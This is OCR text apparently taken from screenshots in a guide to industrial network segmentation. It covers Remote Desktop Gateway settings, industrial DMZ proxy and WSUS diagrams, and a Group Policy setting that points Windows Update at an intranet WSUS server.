
○ Do not use an RD Gateway server


Logon settings


User name: None specified


You will be asked for credentials when you connect to this RD Gateway server.

□ Use my RD Gateway credentials for the remote computer


Internet
Enterprise Firewall/DMZ
ENTERPRISE ZONE
Enterprise
Web server/service
Forward Proxy Service
IDMZ Firewall
CentOS VM
with Squid Proxy
INDUSTRIAL ZONE
Industrial Servers/
Clients/Workstations


ENTERPRISE ZONE
Enterprise Servers/
Clients/Workstations
Reverse Web Proxy Service
IDMZ Firewall
CentOS VM with
Nginx Server configured
as Reverse Web Proxy
INDUSTRIAL ZONE
Industrial Web
server/service


Microsoft Windows Update Site
ENTERPRISE ZONE
Enterprise WSUS server
Windows Updates Service
IDMZ Firewall
IDMZ WSUS server
INDUSTRIAL ZONE
Industrial Microsoft Windows Servers/Clients/Workstations



Microsoft Edge
Microsoft Secondary Authentication Factor
Microsoft User Experience Virtualization
NetMeeting
OneDrive
Online Assistance
OOBE
Portable Operating System
Presentation Settings
Push To Install
Remote Desktop Services
RSS Feeds
Search
Security Center
Shutdown Options
Smart Card
Software Protection Platform
Sound Recorder
Speech
Store
Sync your settings
Tablet PC
Task Scheduler
Text Input
Windows Calendar
Windows Color System
Windows Customer Experience Improvement P
Windows Defender Antivirus
Windows Defender Application Guard
Windows Defender Exploit Guard
Windows Defender SmartScreen
Windows Error Reporting
Windows Game Recording and Broadcasting
Windows Hello for Business
Windows Ink Workspace
Windows Installer
Windows Logon Options
Windows Media Digital Rights Management
Windows Media Player
Windows Messenger
Windows Mobility Center
Windows PowerShell
Windows Reliability Analysis
Windows Remote Management (WinRM)
Windows Remote Shell
Windows Security
Windows Update
Work Folders

Turn off auto-restart notifications for update installations	Not configured	No
Configure auto-restart required notification for updates	Not configured	No
Configure Automatic Updates	Not configured	No
Specify deadlines for automatic updates and restarts	Not configured	No
Specify intranet Microsoft update service location	Not configured	No
Automatic Updates detection frequency	Not configured	No
Do not allow update deferral policies to cause scans against ...	Not configured	No

Re
Re
Do
All
Sp
Do
Tu
All
Tu
No
Re
De
Re
Co
Up
En
All
Dis

Specify intranet Microsoft update service location

Specify intranet Microsoft update service location

Previous Setting | Next Setting

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Windows XP Professional Service Pack 1 or Windows 2000 Service Pack 3, excluding Windows RT

Options:

Set the intranet update service for detecting updates:

https://IDMZ-WSUS:8531

Set the intranet statistics server:

https://IDMZ-WSUS:8531

Set the alternate download server:

(example: http://IntranetUpd01)

□ Download files with no Url in the metadata if alternate download server is set.

Help:

Specifies an intranet server to host updates from Microsoft Update. You can then use this update service to automatically update computers on your network.


This setting lets you specify a server on your network to function as an internal update service. The Automatic Updates client will search this service for updates that apply to the computers on your network.


To use this setting, you must set two server name values: the server from which the Automatic Updates client detects and downloads updates, and the server to which updated workstations upload statistics. You can set both values to be the same server. An optional server name value can be specified to configure Windows Update Agent to download updates from an alternate download server instead of the intranet update service.

